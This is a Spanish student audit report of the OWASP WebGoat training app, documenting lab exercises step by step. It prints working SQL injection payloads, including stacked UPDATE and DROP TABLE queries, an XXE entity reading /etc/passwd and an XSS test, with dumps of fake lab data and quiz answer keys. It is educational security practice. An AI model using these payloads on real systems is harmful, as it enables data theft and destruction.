INFORME DE AUDITORÍA DE SEGURIDAD

Práctica en WebGoat

Juan Gabriel Moviglia

Ámbito y alcance de la auditoría

La presente auditoría de seguridad se realizó sobre la plataforma WebGoat, una aplicación web intencionalmente vulnerable desarrollada por OWASP para fines educativos. El objetivo fue identificar, explotar y documentar vulnerabilidades comunes en aplicaciones web modernas, siguiendo una metodología estructurada de pruebas de penetración.

Alcance técnico:

Dirección IP objetivo: localhost (entorno local)

Puertos analizados:

8080/tcp: Aplicación principal WebGoat (Apache Tomcat + Spring Boot + Java)

9090/tcp: Aplicación auxiliar WebWolf (usada para interceptar callbacks, emails, etc.)

Tecnologías identificadas:

Backend: Java 23, Spring Boot, Apache Tomcat

Base de datos: H2 (emulada en memoria, accesible mediante SQL)

Frontend: HTML5, JavaScript, jQuery (incluyendo versión vulnerable jquery-ui:1.10.4)

Tipo de auditoría: Caja gris (con acceso limitado como usuario autenticado, sin credenciales administrativas iniciales)

Informe ejecutivo

Resumen del proceso realizado

Se llevó a cabo una auditoría completa siguiendo las fases clásicas de una prueba de penetración: reconocimiento pasivo y activo, análisis de configuración, explotación de vulnerabilidades conocidas y post-explotación. Se utilizaron herramientas estándar del sector (Nmap, Nikto, Gobuster, WhatWeb, Burp suite) y técnicas manuales para validar hallazgos. Además, se completaron múltiples lecciones prácticas dentro de WebGoat que simulan escenarios reales de ataque.

Vulnerabilidades destacadas

Cabeceras de seguridad faltantes: Ausencia de X-Frame-Options (permite Clickjacking) y X-Content-Type-Options: nosniff (riesgo de MIME Sniffing).

Inyecciones múltiples:

Inyección SQL (SELECT, UPDATE, DDL, DCL)

Encadenamiento de consultas (query chaining)

Inyección XXE (XML External Entity) que permitió leer /etc/passwd

XSS reflejado/almacenado: Aprovechando una librería de terceros desactualizada (jquery-ui:1.10.4)

Escalado de privilegios: Mediante comandos DCL (GRANT) y manipulación directa de la base de datos

Conclusiones

WebGoat, al ser una plataforma educativa, presenta múltiples vulnerabilidades intencionales que reflejan errores comunes en desarrollo web real. A pesar de contar con un mecanismo básico de autenticación (redirección forzada al login), carece de controles de seguridad esenciales a nivel de cabeceras HTTP y saneamiento de entradas. La arquitectura basada en Java/Spring, aunque robusta, se vuelve crítica cuando no se aplican buenas prácticas de codificación segura.

Recomendaciones

Implementar cabeceras de seguridad HTTP:

X-Frame-Options: DENY

X-Content-Type-Options: nosniff

Content-Security-Policy (CSP)

Sanitizar y parametrizar todas las entradas de usuario para prevenir inyecciones (SQL, SpEL, XXE).

Mantener actualizadas todas las dependencias de terceros (ej. jQuery UI ≥ 1.12.0).

Aplicar el principio de mínimo privilegio en la base de datos: evitar GRANT ALL y usar roles específicos.

Realizar escaneos automáticos periódicos con herramientas como OWASP ZAP o Burp Suite en entornos de desarrollo.

Descripción del proceso de auditoría

Reconocimiento / Information gathering

Se realizaron las siguientes acciones para mapear el objetivo:

Escaneo de red con Nmap: nmap -sV -O -p- localhost/webgoat

Resultado: puertos 8080 y 9090 abiertos, ambos corriendo Apache Tomcat en Linux (kernel 5.0–6.2).

Identificación de tecnologías con WhatWeb: Confirmó uso de Java, Tomcat y Spring.

Escaneo de vulnerabilidades con Nikto: Detectó advertencias sobre cabeceras faltantes y posibles rutas sensibles.

Fuerza bruta de directorios con Gobuster: No fue efectivo en modo no autenticado (todas las rutas redirigen al login con código 302).

Búsqueda en Shodan (OSINT): Solo para contexto; no se encontró exposición pública (como era esperable en entorno local).

ntercepción y análisis de tráfico con Burp Suite:

Configurado como proxy entre navegador y WebGoat.Se capturaron y analizaron todas las peticiones HTTP(S) durante la interacción con la app.Se usó Burp Repeater para probar payloads de inyección (SQL, XXE, XSS) de forma controlada.Se verificó la ausencia de cabeceras de seguridad en las respuestas del servidor.

Explotación de vulnerabilidades detectadas

Se llevaron a cabo las siguientes pruebas exitosas:

Inyección SQL:

A3-2: SELECT department FROM employees WHERE last_name = 'Franco' → Extracción de datos.

A3-3: UPDATE employees SET department = 'Sales' WHERE last_name = 'Barnett' → Modificación no autorizada.

A3-4: ALTER TABLE employees ADD phone varchar(20) → Alteración de esquema.

A3-5: GRANT ALL PRIVILEGES ON grant_rights TO unauthorized_user → Escalado de privilegios.

A3-10: Inyección numérica: 0 OR 1=1 → Volcado total de tabla.

A3-11: Inyección booleana: ' OR '1'='1 → Bypass lógico.

A3-12 / A3-13: Encadenamiento con ; → Ejecución de múltiples comandos (UPDATE + DROP).

XXE (A5-XXE4):

Inyección de entidad externa en campo XML:


```
<!DOCTYPE comment [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<comment>&xxe;</comment>
```

→ El servidor devolvió el contenido de /etc/passwd.


XSS (A6-5):

Inserción de <script>alert('XSS')</script> en campo de texto usando jquery-ui:1.10.4 → Ejecución exitosa de JavaScript. La misma prueba falló con jquery-ui:1.12.0.


A3-2




A3-3


It is your turn!
Try to change the department of Tobi Barnett to 'Sales'. Note that you have been granted full administrator privileges in this assignment and can access all data without authentication.
SQL query
UPDATE employees SET department = 'Sales' WHERE last_name = 'Barn
Submit
Congratulations. You have successfully completed the assignment.
UPDATE employees SET department = 'Sales' WHERE last_name = 'Barnett'
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN
89762 Tobi Barnett Sales 77000 TA9LL1
log


A3-4


Now try to modify the schema by adding the column "phone" (varchar(20)) to the table "employees". :
SQL query
ALTER TABLE employees ADD phone varchar(20);
Submit
Congratulations. You have successfully completed the assignment.
ALTER TABLE employees ADD phone varchar(20);
log (1)

A3-5


SQL query
GRANT ALL PRIVILEGES ON grant_rights TO unauthorized_user;
Submit
Congratulations. You have successfully completed the assignment.

A3-9


Try using the form below to retrieve all the users from the users table. You should not need to know any specific user name to get the complete list.
SELECT * FROM user_data WHERE first_name = 'John' AND last_name = '
'
or
'1' = '1
'
Get Account Info
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,
Your query was: SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'
Explanation: This injection works, because or '1' = '1' always evaluates to true (The string ending literal for '1 is closed by the query itself, so you should not inject it). So the injected query basically looks like this: SELECT * FROM user_data WHERE (first_name = 'John' and last_name = '') or (TRUE), which will always evaluate to true, no matter what came before it.
log

A3-10

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

✔

Login_Count: 0


User_Id: 0 OR 1=1

Get Account Info


You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, Joe, Snow, 987654321, VISA, , 0,
101, Joe, Snow, 2234200065411, MC, , 0,
102, John, Smith, 2435600002222, MC, , 0,
102, John, Smith, 4352209902222, AMEX, , 0,
103, Jane, Plane, 123456789, MC, , 0,
103, Jane, Plane, 333498703333, AMEX, , 0,
10312, Jolly, Hershey, 176896789, MC, , 0,
10312, Jolly, Hershey, 333300003333, AMEX, , 0,
10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,
10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,
15603, Peter, Sand, 123609789, MC, , 0,
15603, Peter, Sand, 338893453333, AMEX, , 0,
15613, Joesph, Something, 33843453533, AMEX, , 0,
15837, Chaos, Monkey, 32849386533, CM, , 0,
19204, Mr, Goat, 33812953533, VISA, , 0,

Your query was: SELECT * From user_data WHERE Login_Count = 0 and userid= 0 OR 1=1

A3-11


You already found out that the query performing your request looks like this:
ees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
Employee Name:
Smith
Authentication TAN:
3SL99A' OR '1'='1
Get department
You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN
32147 Paulina Travers Accounting 46000 P45JSI
34477 Abraham Holman Development 50000 UU2ALK
37648 John Smith Marketing 64350 3SL99A
89762 Tobi Barnett Development 77000 TA9LL1
96134 Bob Franco Marketing 83700 LO9S2V

A3-12


Remember: Your name is John Smith and your current TAN is 3SL99A.
Employee Name:
Smith
Authentication TAN:
3SL99A'; UPDATE employee
Get department
Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing your salary!
USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN PHONE
37648 John Smith Marketing 99999 3SL99A null
96134 Bob Franco Marketing 83700 LO9S2V null
89762 Tobi Barnett Sales 77000 TA9LL1 null
34477 Abraham Holman Development 50000 UU2ALK null
32147 Paulina Travers Accounting 46000 P45JSI null

A3-13

Better go and delete it completely before anyone notices.

✔

Action contains: '; DROP TABLE access_log; -

Search logs

Success! You successfully deleted the access_log table and that way compromised the availability of the data.

A3a3

6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

✔

Name: varchar'; SELECT * FROM us Get Account Info


Password: Check Password

You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,

Well done! Can you also figure out a solution, by using a UNION?

Your query was: SELECT * FROM user_data WHERE last_name = 'varchar'; SELECT * FROM user_system_data--'

A3a5


LOGIN
REGISTER
pepe' AND '1'='1
a@á
•
•
Register Now
User pepe' AND '1'='1 created, please proceed to the login page.

A3a6

1. What is the difference between a prepared statement and a statement?

- [ ] Solution 1: Prepared statements are statements with hard-coded parameters.
- [ ] Solution 2: Prepared statements are not stored in the database.
- [ ] Solution 3: A statement is faster executes faster than a prepared statement.
- [x] Solution 4: A statement includes actual values, whereas a prepared statement uses placeholders.

2. Which one of the following characters is a placeholder for variables?

- [ ] Solution 1: *
- [ ] Solution 2: =
- [x] Solution 3: ?
- [ ] Solution 4: !

3. How can prepared statements be faster than statements?

- [ ] Solution 1: Prepared statements are not static, allowing them to be optimized more efficiently than regular statements.
- [x] Solution 2: Prepared statements are compiled once by the database management system and then reused with different inputs, reducing compilation overhead.
- [ ] Solution 3: Since prepared statements are stored and wait for input, they improve performance significantly.
- [ ] Solution 4: Oracle optimizes prepared statements, making them faster by minimizing the use of database resources.

4. How do prepared statements help prevent SQL injection?

- [ ] Solution 1: Prepared statements have built-in mechanisms to distinguish between user input and SQL logic, preventing malicious manipulation.
- [ ] Solution 2: Prepared statements use placeholders to enforce rules on allowed input, reducing the risk of SQL injection.
- [x] Solution 3: Placeholders prevent user input from being directly appended to the SQL query, ensuring a clear separation between code and data.
- [ ] Solution 4: Prepared statements treat all user input as literal values, never mixing it with SQL commands.

5. What happens if a person with malicious intent enters the following input into a registration form that uses a prepared statement? Input: Robert); DROP TABLE Students;--

- [ ] Solution 1: The Students table and all its data will be deleted.
- [ ] Solution 2: The input deletes all students named Robert.
- [ ] Solution 3: The database registers Robert and then deletes the table.
- [x] Solution 4: The database treats the entire input as a plain string: Robert); DROP TABLE Students;-- without executing it as SQL.

A3m6


Use your knowledge and write some valid code from scratch in the editor window down below! (if you cannot type there it might h

```
1  String accountName=null;
2  PreparedStatement stmt=null;
3  Connection conn=null;
4  String query=null;
5  try{
6      conn=DriverManager.getConnection(DBURL,DBUSER,DBPW);
7      query="SELECT * FROM user WHERE name=?";
8      stmt=conn.prepareStatement(query);
9      stmt.setString(1,accountName);
10     ResultSet rs=stmt.executeQuery();
11     rs.close();
12     stmt.close();
13     conn.close();
14
15 }catch(SQLException se){
16     se.printStackTrace();
17 }catch(Exception e){
18     e.printStackTrace();
19 }
```


Submit

You did it! Your code can prevent an SQL injection attack!

